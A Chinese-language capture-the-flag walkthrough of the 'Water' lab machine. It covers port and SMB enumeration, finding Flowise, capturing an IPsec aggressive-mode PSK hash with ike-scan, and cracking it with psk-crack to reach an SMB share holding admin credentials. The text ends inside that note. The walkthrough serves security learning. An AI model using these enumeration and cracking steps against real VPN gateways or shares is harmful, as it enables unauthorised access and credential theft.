

靶机-Water

信息收集

```
└──(kali㉿kali)-[~/Desktop/water]
└─$ sudo nmap -p- 10.0.2.43 -oA ports
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 20:01 EST
Nmap scan report for 10.0.2.43
Host is up (0.00042s latency).

Not shown: 65530 closed tcp ports (reset)

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3000/tcp  open  ppp
MAC Address: 08:00:27:24:76:BC (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.46 seconds
```

```
└──(kali㉿kali)-[~/Desktop/water]
└─$ sudo nmap -sU -F 10.0.2.43 -oA udp
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 20:02 EST
Nmap scan report for 10.0.2.43
Host is up (0.00071s latency).

Not shown: 95 closed udp ports (port-unreach)


PORT      STATE          SERVICE
68/udp    open|filtered dhcpc
137/udp   open           netbios-ns
138/udp   open|filtered netbios-dgm
500/udp   open           isakmp
4500/udp  open|filtered nat-t-ike
MAC Address: 08:00:27:24:76:BC (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 124.19 seconds
```

可以看到 tcp开放了80,smb,3000 udp开放了500,4500

让我们依次来分析

web/80



```
└──(kali㉿kali)-[~/Desktop/water]
└$ dirsearch -u http://10.0.2.43
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
    from pkg_resources import DistributionNotFound, VersionConflict
    -|.-_-_-_-_-_-|- v0.4.3
    (-|||-) (/(_||(_|-)
```

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 11460
```

```
Output File: /home/kali/Desktop/water/reports/http_10.0.2.43/_25-12-15_20-06-
42.txt
```

```
Target: http://10.0.2.43/
```

```
[20:06:42] Starting:  
[20:06:43] 403 - 274B - ./ht_wsr.txt  
[20:06:43] 403 - 274B - ./htaccess.bak1  
[20:06:43] 403 - 274B - ./htaccess.orig  
[20:06:43] 403 - 274B - ./htaccess.sample  
[20:06:43] 403 - 274B - ./htaccess.save  
[20:06:43] 403 - 274B - ./htaccess_extra  
[20:06:43] 403 - 274B - ./htaccess_orig  
[20:06:43] 403 - 274B - ./htaccessOLD  
[20:06:43] 403 - 274B - ./htaccess_sc  
[20:06:43] 403 - 274B - ./htaccessOLD2  
[20:06:43] 403 - 274B - ./htm  
[20:06:43] 403 - 274B - ./html  
[20:06:43] 403 - 274B - ./htpasswd_test  
[20:06:43] 403 - 274B - ./htpasswdds  
[20:06:43] 403 - 274B - ./httr-oauth  
[20:06:44] 403 - 274B - ./php  
[20:06:47] 403 - 274B - ./htaccessBAK  
[20:07:12] 403 - 274B - /server-status  
[20:07:12] 403 - 274B - /server-status/
```

Task Completed

可以看到 没啥结果 初步判断是纯静态页面 可以先放后面 等没有进展再回来fuzz

smb/139、445

```
[!] Checking for open ports...
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
```

```

[+] IP: 10.0.2.43:445   Name: 10.0.2.43           Status: NULL Session
                           Disk                         Permissions
Comment
-----
-----
      print$                   NO ACCESS
Printer Drivers
      public                   NO ACCESS
Public Share
      IPC$                   NO ACCESS
IPC Service (Samba 4.13.13-Debian)
[*] Closed 1 connections

```

```

└──(kali㉿kali)-[~/Desktop/water]
└─$ enum4linux 10.0.2.43
Starting enum4linux v0.9.1 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Dec 15 20:13:51
2025

```

```

===== ( Target Information
)
Target ..... 10.0.2.43
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none

```

```

===== ( Enumerating Workgroup/Domain on 10.0.2.43
)

```

[+] Got domain/workgroup name: WORKGROUP

```

===== ( Nbtstat Information for 10.0.2.43
)

```

```

Looking up status of 10.0.2.43
    WATER      <00> -      B <ACTIVE>  Workstation Service
    WATER      <03> -      B <ACTIVE>  Messenger Service
    WATER      <20> -      B <ACTIVE>  File Server Service
    .__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

```

```
WORKGROUP      <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP      <1d> -           B <ACTIVE> Master Browser
WORKGROUP      <1e> - <GROUP> B <ACTIVE> Browser Service Elections
```

```
MAC Address = 00-00-00-00-00-00
```

```
===== ( Session Check on 10.0.2.43
)=====
```

```
[+] Server 10.0.2.43 allows sessions using username '', password ''
```

```
===== ( Getting domain SID for 10.0.2.43
)=====
```

```
Domain Name: WORKGROUP
```

```
Domain Sid: (NULL SID)
```

```
[+] Can't determine if host is part of domain or part of a workgroup
```

```
===== ( OS information on 10.0.2.43
)=====
```

```
[E] Can't get OS info with smbclient
```

```
[+] Got OS info for 10.0.2.43 from srvinfo:
```

	Wk	Sv	PrQ	Unx	NT	SNT	Samba	4.13.13-Debian
platform_id	:							500
os version	:							6.1
server type	:							0x809a03

```
===== ( Users on 10.0.2.43
)=====
```

```
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: 111          Name:    Desc:
```

```
user:[111] rid:[0x3e8]
```

```
===== ( Share Enumeration on 10.0.2.43
)=====
```

```
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
public	Disk	Public Share
IPC\$	IPC	IPC Service (Samba 4.13.13-Debian)

```
Reconnecting with SMB1 for workgroup listing.
```

```
Protocol negotiation to server 10.0.2.43 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
```

```
Unable to connect with SMB1 -- no workgroup available
```

```
[+] Attempting to map shares on 10.0.2.43
```

```
//10.0.2.43/print$      Mapping: DENIED Listing: N/A Writing: N/A
//10.0.2.43/public       Mapping: DENIED Listing: N/A Writing: N/A
```

```
[E] Can't understand response:
```

```
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

```
//10.0.2.43/IPC$        Mapping: N/A Listing: N/A Writing: N/A
```

```
===== ( Password Policy Information for 10.0.2.43
=====

```

```
[+] Attaching to 10.0.2.43 using a NULL share
```

```
[+] Trying protocol 139/SMB...
```

```
[+] Found domain(s):
```

```
[+] WATER
[+] Builtin
```

```
[+] Password Info for Domain: WATER
```

```
[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: 37 days 6 hours 21 minutes
[+] Password Complexity Flags: 000000
```

```
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
```

```
[+] Domain Password No Clear Change: 0
```

```
[+] Domain Password No Anon Change: 0
```

```
[+] Domain Password Complex: 0
```

```
[+] Minimum password age: None
```

```
[+] Reset Account Lockout Counter: 30 minutes
```

```
[+] Locked Account Duration: 30 minutes
```

```
[+] Account Lockout Threshold: None
```

```
[+] Forced Log off Time: 37 days 6 hours 21 minutes
```

```
[+] Retrieved partial password policy with rpcclient:
```

```
Password Complexity: Disabled
```

```
Minimum Password Length: 5
```

```
===== ( Groups on 10.0.2.43 ) =====
```

```
[+] Getting builtin groups:
```

```
[+] Getting builtin group memberships:
```

```
[+] Getting local groups:
```

```
[+] Getting local group memberships:
```

```
[+] Getting domain groups:
```

```
[+] Getting domain group memberships:
```

```
===== ( Users on 10.0.2.43 via RID cycling (RIDS: 500-550,1000-1050) ) =====
```

```
[I] Found new SID:
```

S-1-22-1

[I] Found new SID:

S-1-5-32

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)

S-1-5-32-545 BUILTIN\Users (Local Group)

S-1-5-32-546 BUILTIN\Guests (Local Group)

S-1-5-32-547 BUILTIN\Power Users (Local Group)

S-1-5-32-548 BUILTIN\Account Operators (Local Group)

S-1-5-32-549 BUILTIN\Server Operators (Local Group)

S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-3330926723-4186806555-1491295953 and logon username '', password ''

S-1-5-21-3330926723-4186806555-1491295953-501 WATER\nobody (Local User)

S-1-5-21-3330926723-4186806555-1491295953-513 WATER\None (Domain Group)

S-1-5-21-3330926723-4186806555-1491295953-1000 WATER\111 (Local User)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\Hungry (Local User)

S-1-22-1-1001 Unix User\111 (Local User)

===== (Getting printer info for 10.0.2.43
)=====

No printers returned.

enum4linux complete on Mon Dec 15 20:14:10 2025

通过rid循环发现了 111 和 Hungry 用户 不过smb还是不可访问的状态 同时发现了 public 共享文件夹

web/3000

The screenshot shows a web browser window for "Flowise - Build AI Agents" at the URL 10.0.2.43:3000/signin. The main content is a "Sign In" form with fields for Email and Password, and a "Forgot password?" link. To the right, a sidebar titled "Dynamic Code Analysis" displays a list of URLs with copy options. The sidebar includes sections for IP, IP and Port, Domain, URL, Email, Mobile Number, and ID Card, each with a list of URLs and a "Copy" button.

Flowise - Build AI Agents +

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

10.0.2.43:3000/signin

Home Settings Manual

Processing...0/14

IP

Copy flowiseai.com

Copy <https://flowiseai.com/>

Copy <https://flowiseai.com/>

Copy <https://fonts.googleapis.com>

Copy <https://fonts.gstatic.com>

Copy <https://r.wdf.co>

Copy <https://twitter.com>

IP and Port

Copy

Domain

Copy flowiseai.com

Copy <https://flowiseai.com/>

Copy <https://flowiseai.com/>

Copy <https://fonts.googleapis.com/css2?family=Inter:wght@400;500;600;700&family=Poppins:wght@400> [Expand]

Copy <https://fonts.gstatic.com>

Copy <https://twitter.com/FlowiseAI>

PATH

Copy

Incomplete Path

Copy

URL

Copy

Static Path

Copy

Email

Copy

Mobile Number

Copy

ID Card

Copy

Export Data Subscribe VIP

Sign In

Email *

Forgot password?

Login

Processing...0/14

Dynamic Code Analysis
VIP Feature

Copy flowiseai.com

Copy <https://flowiseai.com/>

Copy <https://flowiseai.com/>

Copy <https://fonts.googleapis.com>

Copy <https://fonts.gstatic.com>

Copy <https://r.wdf.co>

Copy <https://twitter.com>

Copy

Copy flowiseai.com

Copy <https://flowiseai.com/>

Copy <https://flowiseai.com/>

Copy <https://fonts.googleapis.com/css2?family=Inter:wght@400;500;600;700&family=Poppins:wght@400> [Expand]

Copy <https://fonts.gstatic.com>

Copy <https://twitter.com/FlowiseAI>

Copy

Copy assets/Close-CBjIV2qA.js

Copy assets/FormControl-D6ybRZ3z.js

Copy assets/icon-B1EiQUF.js

Copy assets/exclamationCircle-BUTX8FE.js

Copy assets/input-CZwGoTIB.js

3000端口部署了flowise 通过查询得知是一个开源项目 [47.3k stars]

The screenshot shows the GitHub repository page for `FlowiseAI/Flowise`. The repository has 702 branches and 288 tags. The main branch is selected. There are 3,268 commits, with the most recent being a merge commit from `d17c439` 3 days ago. The repository has 47.3k stars, 333 watchers, and 23.3k forks. The repository description is "Build AI Agents, Visually" and includes links to `flowiseai.com` and various tags like `react`, `javascript`, `typescript`, `chatbot`, etc. The repository has a large number of files, including `.github`, `.husky`, `assets`, `docker`, `i18n`, `images`, `metrics`, `packages`, `.dockerignore`, `.eslintrc.js`, `.gitignore`, `.npmrc`, and `CODE_OF_CONDUCT.md`.

打靶思路来说的话 大型项目的思路一般是默认凭据 或者找一找历史洞（毕竟找到野生的直接可以交CVE了 哈哈哈）查询一下最近的洞

The screenshot shows a Google search results page with a dark theme. The search query 'flowise exploit' is entered in the search bar. The results are as follows:

- Exploit DB**
https://www.exploit-db.com/exploits · 翻译此页 ·
Flowise 3.0.4 - Remote Code Execution (RCE)
2025年10月31日 — Flowise 3.0.4 - Remote Code Execution (RCE). CVE-2025-59528 . webapps exploit
for Multiple platform.
- GitHub**
https://github.com/security/advisories · 翻译此页 ·
RCE in FlowiseAI/Flowise
2025年9月13日 — The CustomMCP node allows users to input configuration settings for connecting to an external MCP (Model Context Protocol) server. This node ...
- National Institute of Standards and Technology (.gov)**
https://nvd.nist.gov/vuln/CVE-2025-59... · 翻译此页 ·
CVE-2025-59527 Detail - NVD
2025年9月22日 — ... Flowise application. This vulnerability allows an attacker to use the Flowise server as a proxy to access internal network web services and ...
- VulnCheck**
https://www.vulncheck.com/advisories/f... · 翻译此页 ·
Flowise Authenticated Command Execution and Sandbox ...
2025年10月14日 — Flowise v3.0.1 < 3.0.8 and all versions after with 'ALLOW_BUILTIN_DEP' enabled contain an authenticated remote code execution vulnerability and ...

还是比较新的 大概率就是这个 不过仔细查看发现需要认证 我们并没有flowise的凭据 只拿到了两个用户 此时可以考虑爆破 不过还是先把信息收集做完 爆破优先级在后面

IPsec/500、4500

500/udp - IPsec/IKE VPN 渗透测试

提示

学习和实践 AWS 黑客技术：[HackTricks 培训 AWS 红队专家 \(ARTE\) 课程](#) ; 学习和实践 GCP 黑客技术：[HackTricks 培训 GCP 红队专家 \(GRTE\) 课程](#) ; 学习和实践 Azure 黑客技术：[HackTricks 培训 Azure 红队专家 \(AzRTE\) 课程。](#)

> 支持 HackTricks

基本信息

IPsec 被广泛认为是保障网络间（LAN 到 LAN）通信以及远程用户到网络网关（远程访问）通信安全的主要技术，是企业 VPN 解决方案的骨干。

两个节点之间安全关联 (SA) 的建立由 IKE 管理，IKE 运行在 ISAKMP 协议框架下，ISAKMP 是一种用于身份验证和密钥交换的协议。此过程分几个阶段进行：

- **第一阶段**：在两个端点之间建立安全通道。这是通过使用预共享密钥 (PSK) 或证书来实现的，采用主模式（涉及三对消息）或激进模式。
- **阶段 1.5**：虽然不是强制性的，但此阶段（称为扩展身份验证阶段）通过要求用户名和密码来验证尝试连接的用户的身份。
- **第二阶段**：本阶段致力于与 ESP 和 AH 协商数据安全参数。它允许使用与第一阶段不同的算法来确保完美前向保密 (PFS)，从而增强安全性。

默认端口：500/udp

也经常暴露于：4500/udp (NAT 穿越)

通过 hacktricks 我们基本确定就是 IPsec 根据建议的内容 我们来尝试对该服务进行枚举

找到一个有效的变换

IPSec 配置可以仅接受一个或几个转换。转换是值的组合。每个转换包含多个属性，例如加密算法（DES 或 3DES）、完整性算法（SHA 或 MD5）、身份验证类型（预共享密钥）、密钥分发算法（Diffie-Hellman 1 或 2）以及生存期（28800 秒）。

首先，你需要找到一个有效的转换，这样服务器才能与你通信。为此，你可以使用*ike-scan*工具。默认情况下，*ike-scan*以主模式运行，并向网关发送一个包含 ISAKMP 头部和单个提议的数据包，该提议中包含八个转换。

根据响应情况，您可以获取有关端点的一些信息：

```
root@bt:~# ike-scan -M 172.16.21.200
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
172.16.21.200      Main Mode Handshake returned
    HDR=(CKY-R=d90bf054d6b76401)
    SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
    VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

Ending ike-scan 1.9: 1 hosts scanned in 0.015 seconds (65.58 hosts/sec). 1 returned handshake; 0
```

如您在之前的回复中看到的，有一个名为**AUTH** 的字段，其值为**PSK**。这意味着 VPN 配置使用的是预共享密钥（这对渗透测试人员来说非常有用）。

最后一行的值也非常重要：

- **返回握手 0；返回通知 0：**这意味着目标不是 IPSec 网关。
- **返回 1 握手；返回 0 通知：**这意味着目标已配置 IPSec 并愿意执行 IKE 协商，并且您提出的一个或多个转换是可以接受的（有效的转换将显示在输出中）。
- **0 返回握手；1 返回通知：**当没有任何转换可接受时，VPN 网关会以通知消息进行响应（尽管有些网关不会这样做，在这种情况下，应该尝试进一步分析和修改方案）。

那么，在这种情况下，我们已经找到了一个有效的转换；但如果你遇到的是第三种情况，那么你需要稍微穷举一下才能找到一个有效的转换：

```
└──(kali㉿kali)-[~/Desktop/water]
└─$ ike-scan -M 10.0.2.43
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.2.43      Main Mode Handshake returned
    HDR=(CKY-R=3cffb51680d95eff)
    SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
    VID=09002689dfd6b712 (XAUTH)
    VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.006 seconds (154.68 hosts/sec). 1
returned handshake; 0 returned notify
```

可以看到返回了 1 returned handshake; 0 returned notify 证明我们本身已经具有有效的转换了 因此我们要接着尝试找到组id

使用 ike-scan 暴力破解 ID

首先，尝试使用虚假 ID 发出请求，试图获取哈希值（"-P"）：

```
ike-scan -P -M -A -n fakeID <IP>
```

如果没有返回哈希值，那么这种暴力破解方法可能有效。如果返回了哈希值，则意味着会返回一个伪造的哈希值来匹配一个伪造的 ID，因此这种暴力破解 ID 的方法并不可靠。例如，可能会返回一个伪造的哈希值（这种情况在现代版本中经常发生）：

```
root@jeff:~# ike-scan 192.168.59.101 -M -A --id=groupnamedoesnotexist -P
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.59.101 Aggressive Mode Handshake returned
HDR=(CKY-R=d4b700303f59e38b)
SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
KeyExchange(128 bytes)
Nonce(20 bytes)
ID(Type=ID_IPV4_ADDR, Value=192.168.59.101)
Hash(16 bytes)
VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
VID=09002689dfd6b712 (XAUTH)
VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)
VID=1f07f70eaa6514d3b0fa96542a500100 (Cisco VPN Concentrator)

IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):
dc60ca255a55d378702636311685527919202f99b9534ec1a6c9811b0938d0d50add0d1b96ca63c6910aa324406e4054e9
98c3dfcaf924bbe14e1a28c27959071c1dbbb61fd91d76fd525cd00ff42a757224de887796c1a3d5573605dff69b37877
b4e3e3242ced943d96ab6e4aab8f53aa8d026bdde3e2676319d381955b97:7e219081913152167dbd3ee3bda551ac1238e
a2949d6f167ea1232eaf14f0122e83a3abf17c61f42455d9155209ec2b9136fb80f45adf5ab507193da75329530277f65c8
cafc99de563d5879075c24b9fe1176f8c8e9b00f94cf4a110289b6600a37d36ea464dd8b0b897ec97953c5dc0238f29f6
2d22051b814d31eb41aabbd:d4b700303f59e38b:383eef7554d11583:00000001000000010000000980101000403000024
0101000080010005800200028003000180040002800b0001000c0004000078800300002402010000800100058002000180
03000180040002800b0001000c000400007080030000240301000080010001800200028003000180040002800b0001000c
00040000708000000240401000080010001800200018003000180040002800b0001000c000400007080:011101f4c0a83
b65:710108156c2eaccbe85c49fd4a8ab7fb6b4ec7fb:87b2dbe09699f8a40e529b8d4ff514a31a535b5d:5d00406c8f2e
8b33700f5c068586761d
Ending ike-scan 1.9: 1 hosts scanned in 0.115 seconds (8.66 hosts/sec). 1 returned handshake; 0 r
eturned notify
```

但是，正如我所说，如果没有返回哈希值，那么你应该尝试使用 ike-scan 暴力破解常见的组名。

```
└──(kali㉿kali)-[~/Desktop/water]
└─$ ike-scan -P -M -A -n fakeID 10.0.2.43
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)

10.0.2.43      Aggressive Mode Handshake returned
HDR=(CKY-R=c566ea4c397d21ad)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
KeyExchange(128 bytes)
Nonce(32 bytes)
ID(Type=ID_USER_FQDN, Value=111@water.ds)
VID=09002689dfd6b712 (XAUTH)
VID=afcadc71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
Hash(20 bytes)
```

```
IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):
44b8e3dabe9d35d4d49aa476739c0e049828f7eede062a0d21ed6c3297a703452d2f82c89c5974
4f5688659762237bf13be7393e519810f70749c536b63ecd2bc171583e39a356c8437eb5477d33
69c95c0aa060c9eca038f8a55f4037b738bcb6cce01b23f0c37be7df5388bd178f634665a33d9f
a33c5cd0a8861b59df4574:bfef6b44847e36e6080c845c963fb1b1fedae8fbc5f066e68c4dbf8
42558cac5dc466bee49d46f88b07b5c22ea6cdcaeb59202af4e7f10dc0feac4df7a147bea8dd00
d5541dde4e519244de33503d5fdedf652310652eb084ce7f530206d10f18bbfdb0a50b2b04569c
59907ec25ce007a1cf804f46a98e2f01c934c89fa8927:c566ea4c397d21ad:7df06e9d81d9df7
9:0000000100000001000000980101000403000024010100008001000580020002800300018004
0002800b0001000c00040000708003000024020100008001000580020001800300018004000280
0b0001000c000400007080030000240301000080010001800200028003000180040002800b0001
000c000400007080000000240401000080010001800200018003000180040002800b0001000c00
0400007080:030000003131314077617465722e64737a:e77bdf1d3bf22248056d6f6fff80f3bb
80b1d9f8:3e8e2f86e7a5bb77e05f721985c95d4fcded8d38ffbb718af401e4372de6d86e:f1a8
e9d28a29190390135d05560158bc0b072085
Ending ike-scan 1.9.6: 1 hosts scanned in 0.008 seconds (119.06 hosts/sec). 1
returned handshake; 0 returned notify
```

可以看到 尽管返回了哈希 根据手册的内容说明，似乎是使用了伪造的哈希来进行匹配 但是我们仍然拿到了组id Value=111@water.dsز 合理推测目标服务端开启了激进模式 我们无需手动匹配组id

捕获和破解哈希

最后，如果您找到了有效的转换和组名称，并且允许使用激进模式，那么您就可以非常轻松地获取可破解的哈希值：

```
ike-scan -M -A -n <ID> --pskcrack=hash.txt <IP> #If aggressive mode is supported and you know the
```

哈希值将保存在hash.txt文件中。

您可以使用psk-crack、john（使用ikescan2john.py）和hashcat来破解哈希值：

```
psk-crack -d <Wordlist_path> psk.txt
```

根据手册内容 我们满足了有效的转换 组名称 激进模式 三个条件 因此我们可以尝试获取哈希并进行破解

```
└─(kali㉿kali)-[~/Desktop/water]
└$ ike-scan -M -A -n 111@water.dsز --pskcrack=hash.txt 10.0.2.43
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
10.0.2.43          Aggressive Mode Handshake returned
```

```
HDR=(CKY-R=f04460d9c0c56af1)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
KeyExchange(128 bytes)
Nonce(32 bytes)
ID(Type=ID_USER_FQDN, Value=111@water.ds)
VID=09002689df6b712 (XAUTH)
VID=afcadc71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
Hash(20 bytes)
```

Ending ike-scan 1.9.6: 1 hosts scanned in 0.007 seconds (134.57 hosts/sec). 1 returned handshake; 0 returned notify

```
└─(kali㉿kali)-[~/Desktop/water]
└─$ cat hash.txt
9d12e70ab09a41f590cbf160c295c6d54cfaf745daeb008d4801d170921b91c3c570a564c2660d
d36b586386e8a37f7e68effdb321b4b70dcadb54c9267a8eb97d0665f0a11ddd92ef88543211f1
05a9f302fecc0d420d525f50fa68bf632de64954e4843d42bf246d09dc292e624d81e47e679df7
1af98a25109e2ecd7df2b2:f309416170432ac17bf7944d9b15deb120bddde1cc901e6a5a9efb0
e4af7b1fc63fd336d84e5e9b65404636e573b37f55586d6fb55238bc2d1193abbfee999d313845
1a091bc733f0eb7a2911b46b8a55c04a70126d995d88c3556be1a9bfc7b62511fde238e5cc05e
54f0212af8be86b67194be3b4eed0f94a4407e94c186d:f04460d9c0c56af1:5e2a61ee30f3321
d:00000001000000001000000980101000403000024010100008001000580020002800300018004
0002800b0001000c000400007080030000240301000080010001800200028003000180040002800b0001
0b0001000c000400007080030000240301000080010001800200028003000180040002800b0001
000c000400007080000000240401000080010001800200018003000180040002800b0001000c00
0400007080:030000003131314077617465722e64737a:27f7c87357531413aab9170aeed2bd70
0ceab462:f5d0014c88d626a041a746c0bfb8babf435d2a25cb36e48f02fa2acfe8241fb4:0ef3
895c90384c6c09076116c16c72d6248ba003
```

接下来尝试进行破解

```
└─(kali㉿kali)-[~/Desktop/water]
└─$ psk-crack -d /usr/share/wordlists/rockyou.txt hash.txt
Starting psk-crack [ike-scan 1.9.6] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "dodgers125" matches SHA1 hash 0ef3895c90384c6c09076116c16c72d6248ba003
Ending psk-crack: 8563225 iterations in 3.971 seconds (2156507.78
iterations/sec)
```

拿到了一组凭据 111:dodgers125 (PS.打HTB的肯定不陌生 哈哈哈)

立足点

尝试ssh无果后 目光转回smb的共享文件夹 尝试使用凭据 111:odgers125 登录

```
└─(kali㉿kali)-[~/Desktop/water]
└$ smbclient //10.0.2.43/public -U '111'
Password for [WORKGROUP\111]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
noo0ootes.txt          D      0  Wed Dec 10 20:42:00 2025
                           D      0  Wed Dec 10 20:42:00 2025
                           N  2064  Wed Dec 10 20:22:12 2025

29801344 blocks of size 1024. 22281052 blocks available
smb: \> get noo0ootes.txt
getting file \noo0ootes.txt of size 2064 as noo0ootes.txt (335.9
KiloBytes/sec) (average 335.9 KiloBytes/sec)
```

```
└─(kali㉿kali)-[~/Desktop/water]
└$ cat noo0ootes.txt
Subject: Time to Pass the Baton (and the Keys to the Kingdom)!

Hey there, future guardian of the digital realm!
```

So, the moment has come. I'm packing up my desk plants (the fake one that survived the server room drought of '23) and moving on to new adventures. But before I ride into the sunset, I need to hand over the most sacred of scrolls: the credentials to our beloved system.

First off, let me say it's been a wild ride keeping these digital beasts fed and happy. They're mostly tame now, but remember: the staging server sometimes gets grumpy on Mondays. A quick reboot and a kind word usually does the trick.

Now, for the main event. The Master Key, the Golden Ticket, the Password of Power:

Username: admin
Password: Drinkw@terisg00d

Yes, you read that right. A gentle, healthy reminder for all of us in the server trenches: Hydration is crucial! Please don't change it to something like CoffeeIsLife2024... at least not until you've settled in.

A quick heads-up:

The backup cron job runs at 2 AM and sings a little song (check the logs, you'll see). It's harmless.

The monitoring system is set to "Politely Concerned" mode. If it escalates to "Mild Panic," just stay calm. It's usually Jenkins having an existential crisis again.

The documentation is 85% accurate and 100% optimistic. You'll learn the real ways soon enough.

